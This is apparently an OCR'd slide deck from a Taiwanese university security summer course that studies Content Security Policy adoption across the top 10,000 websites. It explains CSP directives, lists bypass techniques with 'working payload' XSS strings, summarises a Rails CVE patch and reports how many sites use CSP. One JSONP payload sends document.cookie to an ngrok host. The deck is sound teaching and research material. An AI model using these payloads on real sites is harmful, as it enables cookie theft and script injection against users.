教育部先進資通安全實務人才培育計畫

111年度新型態資安實務暑期課程

Advanced Information Security Summer School


Analyzing CSP of top 10,000 enterprise

網頁安全-第九組
張景智、劉定睿、張睿玹

Outline

- Motivation
- Introduction to CSP
- CSP Bypass Method
- Experiments
- Result
- Conclusion
- Reference

Motivation



Introduction to CSP


網頁內容安全政策(Content Security Policy)
你知道這是什麼嗎?


XSS payload
CSP

CSP


Request:
https://example.com/assets/js/file.js
Request:
https://example.com/assets/css/file.css
Request: (blocked:csp)
https://malicious.com/assets/js/xss.js
Content-Security-Policy:
default-src https://www.example.com
Content Security Policy


CSP
EXIT
XSS bypass filter

CSP Directive

Category

- **Fetch directives**
- **Document directives**
- **Navigation directives**
- **Reporting directives**
- **Other directives**

Fetch Directives

Controlling the locations from which certain resource types may be loaded.

Directive	Usage
`default-src`	Serves as a fallback
`object-src`	<object/> <embed/> <applet/> (flash-related)
`script-src`	<script/>

Navigation Directives

Form actions

Directive	Usage
`form-action`	<form/> action attribute

Other Directives

Directive	Usage
`Upgrade-insecure-requests`	HTTP → HTTPS

Example CSP

default-src 'self';

img-src *;

object-src media1.example.com media2.example.com *.cdn.example.com;

script-src trustedscripts.example.com;

report-uri http://example.com/post-csp-report

第一行，預設只允許網頁內容來自網站本身。

第二行，允許來自任何網站的圖片。

第三行，允許來自特定網站的物件。

第四行，允許來自特定網站的指令碼。

第五行，將違規事件的報告傳送到特定網站。

CSP Bypass Method

CSP Bypass Method

- Third-party library / JSONP
- Lack of object-src and default-src
- Unsafe-inline
- Unsafe-eval
- File upload+'self'
- ...

Third-party library / JSONP

Content-Security-Policy:

script-src **'self' https://www.google.com; object-src 'none';**

Third-party library / JSONP


"><script src="https://www.google.com/complete/search?client=chrome&q=hello&callback=alert#1"></script>

"><script
src="/api/jsonp?callback=(function(){window.top.location.href=`http://f6a81b32f7f7.ngrok.io/coooookie`%2bdocument.cookie;})();//"></script>

Lack of object-src and default-src

Content-Security-Policy:

script-src **'self'**



Lack of object-src and default-src

Working payload:


<object data="data:text/html;

base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==></object>

Unsafe-inline

Content-Security-Policy:

script-src https://google.com '**unsafe-inline**';



Unsafe-inline

Working payload:

"/><script>alert(1);</script>

Unsafe-eval

Content-Security-Policy:

script-src https://google.com '**unsafe-eval**';

Unsafe-eval

Working payload:

<script src=

"data:;base64,ZXZhbChkb2N1bWVudC5kb21haW4p4oCL"></script>

eval(document.domain)

File upload+'self'

Content-Security-Policy:

script-src **'self'; object-src 'none' ;**

File upload+'self'

Working payload:

```
"/>'><script src="/uploads/picture.png.js"></script>
```

CVE-2022-22577

Current Description:

An XSS Vulnerability in Action Pack >= 5.2.0 and < 5.2.0 that could allow an attacker to bypass CSP for non HTML like responses.

CVE-2022-22577

Fix `content_security_policy` returning invalid directives.

Directives such as `self`, `unsafe-eval` and few others were not single quoted when the directive was the result of calling a lambda returning an array.

```
content_security_policy do |policy|
  policy.frame_ancestors lambda { [:self, "https://example.com"] }
end
```

With this fix the policy generated from above will now be valid.

Edouard Chin

https://github.com/rails/rails/blob/7-0-stable/actionpack/CHANGELOG.md

CVE-2022-22577

Patch 檔

```
     content_security_policy_report_only only: :report_only

+    content_security_policy only: :api do |p|
+      p.default_src :none
+      p.frame_ancestors :none
+    end
+
     def index
       head :ok
     end
@@ -367,6 +372,10 @@ def no_policy
```

Experiments

▼ Response Headers

cache-control: no-cache

content-encoding: gzip

content-security-policy: default-src 'self' https://*.expireddomains.net; style-src 'self' 'unsafe-inline' https://*.expireddomains.net; script-src 'self' 'unsafe-inline' https://*.expireddomains.net; object-src 'none'; base-uri 'none';

content-type: text/html; charset=UTF-8

date: Fri, 29 Jul 2022 07:44:24 GMT

alexa

Alexa Top 10000 Sites

Crawler & Data

- Alexa Top 1Million Websites


  http://s3.amazonaws.com/alexa-static/top-1m.csv.zip
- Python script to crawl data
- NodeJS script to parse data

- ☞ Only 1644 of 10000 websites using CSP (16%)


CSP Evaluator Result

script-src	Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.
'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.
https://instagram.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
https://www.instagram.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
https://*.www.instagram.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
https://*.cdninstagram.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
wss://www.instagram.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
https://*.facebook.com	api.facebook.com is known to host JSONP endpoints which allow to bypass this CSP.
https://*.fbcdn.net	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
https://*.facebook.net	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
'unsafe-inline'	'unsafe-inline' allows the execution of unsafe in-page scripts and event handlers.
'unsafe-eval'	'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().


CSP Evaluator Result



CSP Evaluator Result



CSP Evaluator Result



Conclusion

- 大多數使 CSP 可被繞過之原因為第三方網站（例：CDN）有提供 JSONP 或具有弱點之 Library。
- 開發時設置 CSP 規則，以增加網頁安全性，同時需小心 CSP 設定上的細節，以免被繞過而失效。

Reference

- https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass
- https://csp-evaluator.withgoogle.com/
- https://developer.mozilla.org/zh-CN/docs/Web/HTTP/CSP
- https://ithelp.ithome.com.tw/articles/10196896

Q&A

謝謝指教